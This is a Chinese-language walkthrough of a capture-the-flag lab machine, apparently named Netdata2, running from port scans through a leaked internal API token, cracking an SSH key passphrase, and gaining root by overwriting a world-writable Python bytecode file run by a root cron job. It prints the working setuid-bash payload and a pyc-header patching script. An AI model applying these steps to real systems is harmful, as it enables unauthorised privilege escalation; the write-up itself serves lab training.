目标靶机:**192.168.56.140**

user.txt

先信息搜集一波

```
E:\Toolbox\foxtian\tools\gui_scan\fscan>fscan.exe -h 192.168.56.140
┌──────────────────────────────────────────────┐
│    ___                              _        │
│   / _ \     ___  ___ _ __ __ _  ___| | __    │
│  / /_\/____/ __|/ __| '__/ _` |/ __| |/ /    │
│ / /_\\_____\__ \ (__| | | (_| | (__|   <     │
│ \____/     |___/\___|_|  \__,_|\___|_|\_\    │
└──────────────────────────────────────────────┘
      Fscan 2.2.0-rc.1 (d7dbcca 2026-06-15T04:46:41Z)
[*] 服务插件: smtp, neo4j, modbus, rmi, rdp ... 等36个
[*] 192.168.56.140:22              ssh      [Product:OpenSSH ||Version:10.3]
Banner:(SSH-2.0-OpenSSH_10.3)
[\*] [http://192.168.56.140:8443](http://192.168.56.140:8443)     http
[Product:Open Lighting Architecture daemon] Banner:(\<!DOCTYPE HTML> \<html
lang="en"> \<head> \<meta charset="utf-8"> \<style type="text...)
[*] POC加载完成: 总共388个，成功388个，失败0个
[+] [http://192.168.56.140:8443](http://192.168.56.140:8443)     code:200 len:62
   title:None                 server:Werkzeug/3.1.8 Python/3.14.5 [werkzeug]
[\*] [http://192.168.56.140](http://192.168.56.140)          http
[Product:Open Lighting Architecture daemon] Banner:(HTTP/1.1 200 OK Date: Mon, 24
Aug 2026 15:26:41 GMT Server: Apache/2.4.67 (Unix)...)
端口扫描中（600线程） ● 100.0% [===============================] (133/133) 41/s
TCP:26/138
[完成] 扫描完成: 133/133 (耗时: 3.2s)
[*] 扫描完成，发现 3 个开放端口
[+] [http://192.168.56.140](http://192.168.56.140)          code:200 len:27045
title:dprod - Digital product design agency server:Apache/2.4.67 (Unix) [apache-
http apache/2.4.67]
[-] 192.168.56.140:22 ssh 未发现弱密码
[*] 扫描任务完成，耗时 6.675s，已扫描 8 个目标
```

```
┌──(root㉿kali)-[/home/oranger/桌面/Mazesec]
└─# nmap -p- --min-rate 10000 -T4 192.168.56.140 -oN nmap\_full\_tcp.txt
Starting Nmap 7.98 ( [https://nmap.org](https://nmap.org) ) at 2026-08-24 23:58
+0800
Warning: 192.168.56.140 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.56.140
Host is up (1.3s latency).
Not shown: 65116 closed tcp ports (reset), 415 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8443/tcp  open  https-alt
19999/tcp open  dnp-sec
MAC Address: 08:00:27:87:B4:31 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 23.34 seconds
```

看见19999就直接访问，发现是控制面板，搜了一下如何查看版本信息/api/v1/info

不安全 192.168.56.140:19999/api/v1/info

美观输出 ☐



```
{
    "version":"v1.47.5",
    "uid":"18daade6-779f-11f1-a2a4-0800279840cc",
    "hosts-available":1,
    "mirrored_hosts":["Netdata2"],
    "mirrored_hosts_status":[{
            "hostname":"Netdata2",
            "hops":0,
            "reachable":true,
            "guid":"18daade6-779f-11f1-a2a4-0800279840cc",
            "node_id":null,
            "claim_id":null
        }],
    "alarms":{
        "normal":87,
        "warning":1,
        "critical":0
    },
    "os_name":"Alpine Linux",
    "os_id":"alpine",
    "os_id_like":"unknown",
    "os_version":"unknown",
    "os_version_id":"3.24.0_alpha20260127",
    "os_detection":"/etc/os-release",
    "cores_total":"2",
    "total_disk_space":"10737418240",
    "cpu_freq":"2803000000",
    "ram_total":"4110512128",
    "container_os_name":"none",
    "container_os_id":"none",
    "container_os_id_like":"none",
    "container_os_version":"none",
    "container_os_version_id":"none",
    "container_os_detection":"none",
    "is_k8s_node":"false",
    "kernel_name":"Linux",
    "kernel_version":"7.0.10-0-stable",
    "architecture":"x86_64",
    "virtualization":"kvm",
    "virt_detection":"lscpu",
    "container":"unknown",
    "container_detection":"none",
    "cloud_provider_type":"unknown",
    "cloud_instance_type":"unknown",
    "cloud_instance_region":"unknown",
    "host_labels":{
        "_internal_api_auth_header":"X-Internal-Auth",
        "_internal_api_auth_token":"s3cr3t_t0k3n_f0r_4dm1n",
```


版本大于>= 1.45.0无法打 CVE-2024-32019,看见一些内容如下

```
_internal_api_auth_header: X-Internal-Auth
_internal_api_auth_token: s3cr3t_t0k3n_f0r_4dm1n
_internal_api_url: http://127.0.0.1:8443/api/flag
```

使用泄露出来的请求头访问 8443

```
┌──(root㉿kali)-[/home/oranger/桌面/Mazesec]
└─# curl -H 'X-Internal-Auth: s3cr3t_t0k3n_f0r_4dm1n' \
http://192.168.56.140:8443/api/flag
{"flag":"/b7a46cd4-3c6a-4fe9-b432-6aa60fc1c0d7"}
```




```
192.168.56.140/b7a46cd4-3c6a-4fe9-b432-6aa60fc1c0d7

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmF1czI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDnJvarBy
AaK0VHGUqzKvNJAAAAGAAAAAEAAABoAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlz
dHAyNTYAAABBBAu0vOq2iiKpRafaALDAzd1d1q7etogfJpUys7uQkh0yssPHIOGI1nCVmk
fH+597ZZUha++8yznav18rqIn4BZcAAACwIeMia8+vQg3Pds4BW1qyuiE1AH9cHiZIzeoJ
+awY0UEJFz3Dkr13ja9wN4mGDnPJ/o9sb1QstTDcEKSz9C1uQ0MWrAgZ0IM8rmp/b1/NCH
+dAiQcFgnG11wiBvqn+HLzonSdiDa8t2FY7e1PCNwhehmANepB47b10GbNN+DLiIbr2NK9
Tf4hR41kfDAJNCuNcAYPFGdeJiSYHZ5pz23C/EdTq4zx1L5fWTedbBgRwUc=
-----END OPENSSH PRIVATE KEY-----
```

这里访问得到私钥，破解一下

```
python3 /usr/share/john/ssh2john.py id_ecdsa > id_ecdsa.hash
john --wordlist=/usr/share/wordlists/rockyou.txt id_ecdsa.hash
```



```
┌──(root㉿kali)-[/home/oranger/桌面/Mazesec]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt id_ecdsa.hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
legolas          (id_ecdsa)
1g 0:00:00:26 DONE (2026-08-25 02:01) 0.03763g/s 31.31p/s 31.31c/s 31.31C/s lizzie..legolas
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到legolas，直接ssh连接拿user.txt

```
kendrals@Netdata2:~$ cat user.txt
flag{user-038b7528863a88af09ef985247ffc3ec}
```

root.txt

然后就是在提权部分在找可写文件的时候发现了

```
kendrals@Netdata2:~$ find / -perm -002 -type f 2>/dev/null
```

```
/opt/backup/__pycache__/backup_utils.cpython-314.pyc
```

os:因为在上夜班这个时候去干活了十几分钟然后我的一血没了

```
kendrals@Netdata2:~$ ls -l /opt/backup/__pycache__/backup_utils.cpython-314.pyc
-rw-rw-rw- 1 root root 742 Jul  4 20:28
/opt/backup/__pycache__/backup_utils.cpython-314.pyc
kendrals@Netdata2:~$ python --version
Python 3.14.5
kendrals@Netdata2:~$ python3 -c "
import marshal, dis, sys
with open('/opt/backup/__pycache__/backup_utils.cpython-314.pyc', 'rb') as f:
    f.read(16)
    code = marshal.load(f)
dis.dis(code)
"
```

```
  0           RESUME                   0

  2           LOAD_SMALL_INT           0
              LOAD_CONST               1 (None)
              IMPORT_NAME              0 (os)
              STORE_NAME               0 (os)

  3           LOAD_SMALL_INT           0
              LOAD_CONST               1 (None)
              IMPORT_NAME              1 (datetime)
              STORE_NAME               1 (datetime)

  5           LOAD_CONST               2 (<code object run_backup at
0x7f5538618480, file "backup_utils.py", line 5>)
              MAKE_FUNCTION
              STORE_NAME               2 (run_backup)

 10           LOAD_CONST               3 (<code object cleanup at 0x7f55385b0d50,
file "backup_utils.py", line 10>)
              MAKE_FUNCTION
              STORE_NAME               3 (cleanup)
              LOAD_CONST               1 (None)
              RETURN_VALUE

Disassembly of <code object run_backup at 0x7f5538618480, file "backup_utils.py",
line 5>:
  5           RESUME                   0

  6           LOAD_GLOBAL              1 (print + NULL)
              LOAD_CONST               0 ('[')
              LOAD_GLOBAL              2 (datetime)
              LOAD_ATTR                2 (datetime)
              LOAD_ATTR                5 (now + NULL|self)
              CALL                     0
              FORMAT_SIMPLE
              LOAD_CONST               1 ('] Running backup...')
              BUILD_STRING             3
              CALL                     1
              POP_TOP

  7           LOAD_GLOBAL              6 (os)
              LOAD_ATTR                8 (system)
              PUSH_NULL
              LOAD_CONST               2 ('echo backup_complete >>
/opt/backup/backup.log')
              CALL                     1
              POP_TOP

  8           LOAD_GLOBAL              1 (print + NULL)
              LOAD_CONST               3 ('Backup complete')
              CALL                     1
              POP_TOP
              LOAD_CONST               4 (None)
              RETURN_VALUE
```

```
Disassembly of <code object cleanup at 0x7f55385b0d50, file "backup_utils.py",
line 10>:
 10           RESUME                   0

 11           LOAD_GLOBAL              1 (print + NULL)
              LOAD_CONST               0 ('Cleaning up old backups...')
              CALL                     1
              POP_TOP
              LOAD_CONST               1 (None)
              RETURN_VALUE
kendrals@Netdata2:~$
```

反汇编字节编码直接丢给ai分析
我这里直接再去看 crontab 和系统任务

先看ds给的结果

- 我们获得了字节码反汇编结果。关键信息:
  - `/opt/backup/__pycache__/backup_utils.cpython-314.pyc` 全局可写（`-rw-rw-rw-`），且属于 root。
  - 该 .pyc 文件中定义了两个函数：`run_backup()` 和 `cleanup()`。
  - `run_backup()` 调用 `os.system('echo backup_complete >> /opt/backup/backup.log')`，这是一个典型的命令执行点，但命令是硬编码的，没有外部输入。
  - `cleanup()` 只是打印，无危险操作。

  关键提权思路：由于 .pyc 文件全局可写，如果存在一个以 root 权限定期运行的进程会导入这个模块并调用 `run_backup()` 或 `cleanup()`，我们可以修改这个 .pyc 文件，将 `os.system` 命令替换为恶意命令（如反弹 shell 或 chmod u+s /bin/bash），从而实现提权。

`/opt/backup/` 目录下存在 `backup_utils.py` 和 `backup_job.py`， `backup.log` 显示该备份任务是**以 root 权限运行**的，这里可以替换pyc文件拿root

```
kendrals@Netdata2:~$ cat /opt/backup/backup_job.py
#!/usr/bin/env python3
from backup_utils import run_backup

if __name__ == '__main__':
    run_backup()
kendrals@Netdata2:~$ cat /opt/backup/backup_utils.py
#!/usr/bin/env python3
import os
import datetime

def run_backup():
    print(f"[{datetime.datetime.now()}] Running backup...")
    os.system("echo backup_complete >> /opt/backup/backup.log")
    print("Backup complete")

def cleanup():
    print("Cleaning up old backups...")
kendrals@Netdata2:~$ cat /opt/backup/backup.log
backup_complete
backup_complete
backup_complete
```

```
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
backup_complete
```

这里让ai给我生成backup_utils.py的替换命令脚本，且编译成pyc文件（重装靶机装了好几次）

```
cat > /tmp/backup_utils.py <<'PY'
import os
import shutil

def run_backup():
    target = "/home/kendrals/rootshell"
    shutil.copyfile("/bin/bash", target)
    os.chown(target, 0, 0)
    os.chmod(target, 0o4755)
PY
```

```
python3 -m py_compile /tmp/backup_utils.py
```

这里发现怎么都没有成功，问ai说修复 pyc 头

```
python3 - <<'PY'
from pathlib import Path
import struct

s = Path('/opt/backup/backup_utils.py').stat()
p = Path('/tmp/__pycache__/backup_utils.cpython-314.pyc')
d = bytearray(p.read_bytes())

d[8:16] = struct.pack('<II', int(s.st_mtime), s.st_size)

Path('/opt/backup/__pycache__/backup_utils.cpython-314.pyc').write_bytes(d)
PY
```

再看pyc文件

```
kendrals@Netdata2:~$ ls -l /opt/backup/__pycache__/backup_utils.cpython-314.pyc
-rw-r--r-- 1 kendrals kendrals 531 Aug 25 02:58
/opt/backup/__pycache__/backup_utils.cpython-314.pyc
```

然后等待 cron，让ai写个脚本

```
while [ ! -f /home/kendrals/rootshell ]; do sleep 5; done
```

成功之后再去检查

```
kendrals@Netdata2:~$ while [ ! -f /home/kendrals/rootshell ]; do sleep 5; done
kendrals@Netdata2:~$ ls -l /opt/backup/__pycache__/backup_utils.cpython-314.pyc
-rw-r--r-- 1 kendrals kendrals 531 Aug 25 02:58
/opt/backup/__pycache__/backup_utils.cpython-314.pyc
```

直接拿root

```
kendrals@Netdata2:~$ /home/kendrals/rootshell -p
```

```
kendrals@Netdata2:~# id
uid=1000(kendrals) gid=1000(kendrals) euid=0(root) groups=1000(kendrals)
kendrals@Netdata2:~# ls -al
total 788
drwxr-sr-x 3 kendrals kendrals   4096 Aug 25 02:59 .
drwxr-xr-x 4 root     root       4096 Jul  4 20:09 ..
drwx--S--- 2 kendrals kendrals   4096 Jul  4 20:10 .ssh
-rwsr-xr-x 1 root     root     789472 Aug 25 03:02 rootshell
-rw-r--r-- 1 kendrals kendrals     44 Jul  4 20:11 user.txt
kendrals@Netdata2:~# cat /root/root.txt
flag{root-57ef9bf79ec87b8179360756328fc252}
```

总结：

靶机不是很难，恰到好处，做着很舒服的靶机正好上夜班所以能趁群友睡觉的时间抢血，可惜差一点提权部分pyc timestamp/size 校验这块卡了很久还以为是自己的问题呢